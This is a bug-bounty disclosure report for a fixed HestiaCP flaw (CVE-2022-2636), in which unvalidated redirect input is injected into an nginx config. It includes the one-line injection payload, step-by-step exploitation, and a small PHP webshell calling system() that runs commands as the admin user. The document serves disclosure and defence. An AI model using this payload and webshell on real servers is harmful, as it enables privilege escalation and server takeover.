huntr

Improper Input Validation Leads to Privilege Escalation and Denial of Service in hestiacp/hestiacp



✓ Valid) Reported on Jul 26th 2022

Description

Improper input validation allows an attacker to privilege escalation and can make crash nginx server.

There is no input validation in the v-add-web-domain-redirect#L82, and "v-redirect-custom" input on the "Edit Web Domain" page, inputs are written directly to the


/home/user/conf/web/domain.com/nginx.conf_redirect file. This file is included in /home/user/conf/web/domain.com/nginx.conf file.

```
/home/user/conf/web/domain.com/nginx.conf
location ~ /\.(?!well-known\/|file) {
       deny all;
       return 404;
    }
    include /home/test/conf/web/poc.com/nginx.conf_*;
}
```

/home/user/conf/web/domain.com/nginx.conf_redirect file before payload (input is "asd")

```
if ($host != "asd") {
   return 301 $scheme://asd$request uri;
}
```

```
if ($host != "redStar$request_uri; ## " ) {} location /adminShell.php { a
    return 301 $scheme://redStar$request_uri; ## " ) {} location /adminShe
}
```



Proof of Concept

```
Payload ( has to be one line! )

redStar$request_uri; ## " ) {} location /adminShell.php { alias [FULLPATH]
```

Exploiting

- [0] login as user
- [1] Create a domain in dashbard
- [2] go to Files in top bar
- [3] go to "public_html" folder and create a php file contains like below, visit php file with browser, prepare your payload with fullpath and hostname information.

```
x.php

<?php
echo getcwd();
echo "<br>";
system("hostname");
```

Chat with us

[4] go to "Edit Web Domain" page in dashboard, select "Enable domain redirection" then select

"Redirect visitors to a custom domain or web address", enter payload to text box and click save button.

[5] go to "public_html" folder, create a php file named adminShell.php

```
adminShell.php

<?php

system("id; whoami;");</pre>
```

[6] Visit /adminShell.php with browser, commands running as "admin" user.

PoC Video

https://drive.google.com/file/d/1ynnw0C-5dbtxW21aLt4jemUPrCthyXEj/view?usp=sharing

Impact

Attackers can perform an privilege escalation attack and a denial-of-service attack.

CVE

CVE-2022-2636

Vulnerability Type

CWE-20: Improper Input Validation

Severity

High (8.5)

Registry

Other

Affected Version

1.6.5

Visibility

Public

Status

Fixed

Chat with us

Found by



This report was seen 463 times.

We are processing your report and will contact the **hestiacp** team within 24 hours. 4 months ago

We have contacted a member of the **hestiacp** team and are waiting to hear back 4 months ago

We have sent a follow up to the **hestiacp** team. We will try again in 7 days. 4 months ago

Jaap Marcus modified the Severity from Critical (9.9) to High (8.5) 4 months ago

Jaap Marcus assigned a CVE to this report 4 months ago

The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

Jaap Marcus validated this vulnerability 4 months ago

imp has been awarded the disclosure bounty 🗸

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Jaap Marcus marked this as fixed in 1.6.6 with commit b178b9 4 months ago

The fix bounty has been dropped x

This vulnerability will not receive a CVE x

♥ Jaap Marcus gave praise 4 months ago

Thank you for the report.

Chat with us

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAO

contact us

terms

privacy policy

part of 418sec

company

about

team